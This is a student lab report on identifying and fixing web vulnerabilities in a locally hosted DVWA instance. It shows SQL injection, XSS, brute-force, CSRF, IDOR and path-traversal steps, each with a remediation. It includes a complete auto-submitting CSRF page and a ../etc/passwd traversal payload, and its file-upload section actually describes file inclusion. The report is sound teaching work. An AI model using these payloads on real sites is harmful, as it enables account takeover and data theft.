



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

Name	Vishwajit Sambhaji Sarnobat
UID no.	2023300195
Experiment No.	7

AIM:	To identify, exploit and mitigate the common web application vulnerabilities.
EXECUTIVE SUMMARY:	This report details the identification, exploitation, and mitigation of several critical web application vulnerabilities within a controlled lab environment using the Damn Vulnerable Web Application (DVWA). The experiment demonstrated that common insecure coding practices, such as the failure to sanitize user input and the lack of server-side validation, can lead to severe security breaches. Vulnerabilities including SQL Injection, Cross-Site Scripting (XSS), Command Injection, and insecure File Uploads were successfully exploited at low security settings. This exercise highlights the paramount importance of a defense-in-depth security posture, where user input is never trusted and every transaction is validated. Subsequently, remediation techniques were implemented to demonstrate effective mitigation strategies.
SETUP NOTES:	The experiment was conducted on a virtual machine running LinuxMint 22.2 on VirtualBox. We are using Bridge Adapter instead of NAT to make VM as an independent machine on the network with its own IP address. The Damn Vulnerable Web Application (DVWA) was hosted on a standard LAMP stack. The IP address of the virtual machine is masked for security purposes (http://192.168.1.113/).



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

← → ↻ ⚠ Not secure 192.168.1.113/dvwa/security.php 🔍 ☆ 📄 📌 📄 School ⋮

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSP

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorization Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA Security 🌟

Security Level

Security level is currently: low

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

Additional Tools

- [View Broken Access Control Logs](#) - View access logs for the Broken Access Control vulnerability

Username: admin

Security Level: Security Level: low

Locale: en

SQL DB: mysql

Damn Vulnerable Web Application (DVWA)

← → ↻ ⚠ Not secure 192.168.1.113/dvwa/login.php 🔍 ☆ 📄 📌 📄 School ⋮

DVWA

Username

Password

Login



You have logged out

Damn Vulnerable Web Application (DVWA)



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

**Key setup commands included:****LAMP Stack & Package Installation:**

```
sudo apt update
```

```
sudo apt install -y apache2 mariadb-server php php-mysqli php-xml php-gd  
php-mbstring git unzip
```

```
sudo systemctl enable --now apache2
```



DEPARTMENT OF COMPUTER ENGINEERING
SUBJECT: Cryptography and Network Security

```
sudo systemctl enable --now mariadb
```

```
sudo mysql_secure_installation
```

DVWA Installation:

```
git clone https://github.com/digininja/DVWA.git /var/www/html/dvwa
```

```
sudo chown -R www-data:www-data /var/www/html/dvwa
```

```
sudo chmod -R 755 /var/www/html/dvwa
```

```
sudo cp /var/www/html/dvwa/config/config.inc.php.dist  
/var/www/html/dvwa/config/config.inc.php
```

Edits were made to config.inc.php to set database credentials.

Database Configuration:

```
CREATE DATABASE dvwa;
```

```
CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'dvwapass';
```

```
GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost';
```

```
FLUSH PRIVILEGES;
```

```
Monday November 17, 2:49 PM
vishwajit-vm@linuxmint-VM: ~
vishwajit-vm@linuxmint-VM:~$ history
 1 sudo apt update
 2 sudo apt install -y apache2 mariadb-server php php-mysql php-xml php-gd php-mbstring git unzip
 3 sudo systemctl enable --now apache2
 4 sudo systemctl enable --now mariadb
 5 sudo mysql_secure_installation
 6 ls
 7 cd /tmp
 8 git clone https://github.com/digininja/DVWA.git
 9 sudo mv DVWA /var/www/html/dvwa
10 sudo chown -R www-data:www-data /var/www/html/dvwa
11 sudo chmod -R 755 /var/www/html/dvwa
12 cd /var/www/html/dvwa/config
13 sudo cp config.inc.php.dist config.inc.php
14 ls
15 sudo nano config.inc.php
16 sudo nano config.inc.php.dist
17 sudo mysql -u root -p
18 ls
19 sudo nano config.inc.php
20 ip a
21 poweroff
22 nvidia-smi
23 ip a
24 neofetch
25 ip a
26 neofetch
27 poweroff
28 ls
29 cat /var/www/html/dvwa/vulnerabilities/sqli/source/low.php
30 nano /var/www/html/dvwa/vulnerabilities/upload/source/low.php
31 sudo apt install vim
32 sudo vim /var/www/html/dvwa/vulnerabilities/upload/source/low.php
33 cat /var/www/html/dvwa/vulnerabilities/upload/source/low.php
34 sudo vim /var/www/html/dvwa/vulnerabilities/exec/source/low.php
35 cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php
36 journalctl -e
37 journalctl -e
38 history
```


**VULNERABILITY ANALYSIS:****SQL Injection (SQLi) vulnerabilities/sqli**

CVSS-like Risk Rating: High. This vulnerability can lead to a complete compromise of database confidentiality, integrity, and availability. An attacker can exfiltrate, modify, or delete sensitive data.

- Steps to Reproduce:

1. Navigated to the **SQL Injection** page in DVWA.
2. Entered the following payload into the "User ID" input field: ' OR 1=1 --
3. Clicked "Submit". The application returned the details of all users stored in the database.

- Evidence:



- Explanation (Root Cause):

The application is vulnerable because it directly concatenates the raw user input into a SQL query string. The payload ' OR 1=1 -- modifies the query's logic. The initial single quote closes the string, OR 1=1 creates a condition that is always true, and the -- comments out the rest of the original query, effectively bypassing the intended user ID check.

- Remediation:

Implement Prepared Statements (with Parameterized Queries). This practice separates the SQL logic from the data, ensuring that user input is always treated as data and never executed as part of the command.




Reflected XSS — vulnerabilities/xss_r

CVSS-like Risk Rating: Medium. While it requires user interaction (tricking a user into clicking a malicious link), it can be used to steal session cookies, hijack accounts, or redirect users to malicious websites.

- Steps to Reproduce:


1. Navigated to the **XSS (Reflected)** page.
2. Entered the following payload into the input field: `<script>alert('XSS Attack!')</script>`
3. Clicked "Submit". The browser executed the script, and a JavaScript alert box appeared on the screen.

- Evidence:





DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

- Explanation (Root Cause):

The vulnerability exists because the application takes user-supplied data from the URL parameter and includes it directly in the HTML of the response page without proper validation or encoding. The browser interprets the malicious `<script>` tags as legitimate code and executes it.

- Remediation:

Implement Context-Aware Output Encoding. Before rendering user data on a page, special HTML characters (like `<`, `>`, `"`, `'`) must be converted to their HTML entity equivalents (e.g., `<`, `>`). This prevents the browser from executing the input as code.

Stored XSS — vulnerabilities/xss_s

CVSS-like Risk Rating: High. This vulnerability is more severe than Reflected XSS as it does not require a direct, crafted link to be sent to the victim. The malicious script is stored permanently on the server and affects every user who visits the compromised page, making it ideal for widespread attacks like session cookie theft.

- Steps to Reproduce:


1. Navigated to the **XSS (Stored)** page.
2. In the "Message" text area, entered the payload: `<script>alert('This is a persistent XSS!')</script>`
3. Clicked "Sign Guestbook". The page reloaded, and the script executed, triggering the alert box. The payload is now stored in the database and will execute for any user visiting the page.



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

• Evidence:



• Explanation (Root Cause):

The application accepts user input and stores it in the database without sanitizing it first. When the guestbook entries are displayed, this stored data (including the malicious script) is retrieved and rendered directly into the page's HTML, causing it to be executed by the browser of every visitor.

• Remediation:

A combination of input validation upon submission and, critically, context-aware output encoding whenever the data is displayed to the user. All content retrieved from the database should be treated as untrusted and properly encoded before being rendered.

Brute force / password strength

CVSS-like Risk Rating: Medium. A successful attack leads to account compromise. The effectiveness is dependent on the complexity of the target's password, but weak passwords can be discovered quickly with automated tools.



• Steps to Reproduce:

1. Configured a web browser to proxy traffic through Burp Suite.
2. On the DVWA login page, captured a login attempt with username admin and a random password.
3. Sent the captured request to the "Intruder" tool in Burp Suite.
4. In Intruder, the password parameter was selected as the only injection point.



5. A simple payload list of common passwords (e.g., password, 123456, admin) was configured.
6. The attack was launched. The correct password (password) was identified by observing a significantly different response length compared to the failed attempts.

• Evidence:





DEPARTMENT OF COMPUTER ENGINEERING
SUBJECT: *Cryptography and Network Security*

- Explanation (Root Cause):

The login mechanism has no protection against automated, high-volume guessing attacks. It lacks both rate limiting (to slow down attempts from a single IP address) and an account lockout policy (to temporarily disable an account after a certain number of failed attempts).

- Remediation:

Implement a robust account protection scheme:

- 1.Account Lockout Policy: Lock an account for a set period (e.g., 15 minutes) after 5-10 failed login attempts.
- 2.Rate Limiting: Limit the number of login attempts allowed from a single IP address per minute.
- 3.CAPTCHA: Introduce a CAPTCHA challenge after 2-3 failed attempts to prevent automated scripting.

CSRF — vulnerabilities/csrf

CVSS-like Risk Rating: High. An attacker can trick a logged-in user into unknowingly performing sensitive actions, such as changing their password or email address, transferring funds, or deleting data.

- Steps to Reproduce:

- 1.Created a malicious HTML page (csrf-attack.html) containing a hidden form that mimics the DVWA password change form.
- 2.The form's input fields were pre-filled to change the password to "hacked".
- 3.JavaScript was added to the page to automatically submit this form as soon as the page loads.
- 4.While logged into DVWA in one browser tab, the victim opens the csrf-attack.html page in another tab.
- 5.The form submits in the background using the victim's active session cookie, successfully changing the password without their consent.


- Evidence:




DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: Cryptography and Network Security

```
vishwajit@linuxmint:~/Workspace/SPIT/SemV/Experiments/CNS/Exp_7
> nvim csrf-attack.html
> cat csrf-attack.html
html>
  <body>
    <form action="http://192.168.1.113/dvwa/vulnerabilities/csrf/" method="GET"
id="csrf-form">
      <input type="hidden" name="password_new" value="hacked" />
      <input type="hidden" name="password_conf" value="hacked" />
      <input type="hidden" name="Change" value="Change" />
    </form>
    <script>
      // Wait a short time to ensure the victim tab has session cookie ready
      setTimeout(function(){ document.getElementById("csrf-form").submit(); }, 5
00);
    </script>
    <h1>Click here for a free prize!</h1>
  </body>
</html>
```





- Explanation (Root Cause):

The application fails to validate that a state-changing request genuinely originated from the user's interaction with the application's own forms. It implicitly trusts any request made by an authenticated browser session, even if the request was initiated by a malicious third-party site. It lacks a unique, unpredictable "anti-CSRF token."

- Remediation:

Implement the Synchronizer Token Pattern (Anti-CSRF Tokens). For each user session, generate a unique, random token and embed it as a hidden field in every form. When a form is submitted, the server must verify that the token submitted with the form matches the one stored in the user's session.

Insecure direct object references (IDOR)

CVSS-like Risk Rating: Medium to High. This vulnerability can lead to unauthorized information disclosure, allowing attackers to access other users' private data simply by manipulating an ID in a URL. The severity depends entirely on the sensitivity of the exposed data.

- Steps to Reproduce (Conceptual):

Note: DVWA does not have a dedicated page for demonstrating this vulnerability. The exploitation is described conceptually.

1. An authenticated user navigates to a page to view their own profile, with a URL like `https://dvwa.local/view_details.php?id=2`.



DEPARTMENT OF COMPUTER ENGINEERING
SUBJECT: Cryptography and Network Security

2.The user (attacker) manually changes the id parameter in the URL to a different number, such as id=1.

3.The application serves the details for user with ID 1 (e.g., the 'admin' user), even though the currently logged-in user (ID 2) is not authorized to see that data.

- Evidence:

"No screenshot is available as DVWA lacks a specific page to demonstrate IDOR."

- Explanation (Root Cause):

The application correctly verifies that the user is *authenticated* (logged in) but fails to perform an *authorization* check. It does not verify if the logged-in user actually has the permissions to access the specific data object (the profile for id=1) they have requested.

- Remediation:

Implement strict server-side access control checks for every request that accesses a private resource. For any requested object ID, the server code must verify that the user ID from the current session is authorized to view or modify the requested object.

File upload vulnerability

CVSS-like Risk Rating: High. Local File Inclusion (LFI) allows an attacker to read arbitrary files on the server that are accessible to the web server process. This can expose sensitive data such as application source code, configuration files with credentials, and system user information (e.g., /etc/passwd).

- Steps to Reproduce:

1.Navigated to the File Inclusion page.

2.Observed that the URL used a parameter to include local files (e.g., ?page=file1.php).

3.Manipulated this parameter using directory traversal (../) to read the system's password file with the payload: ../../../../etc/passwd

4.The application included and displayed the full contents of the /etc/passwd file on the webpage.

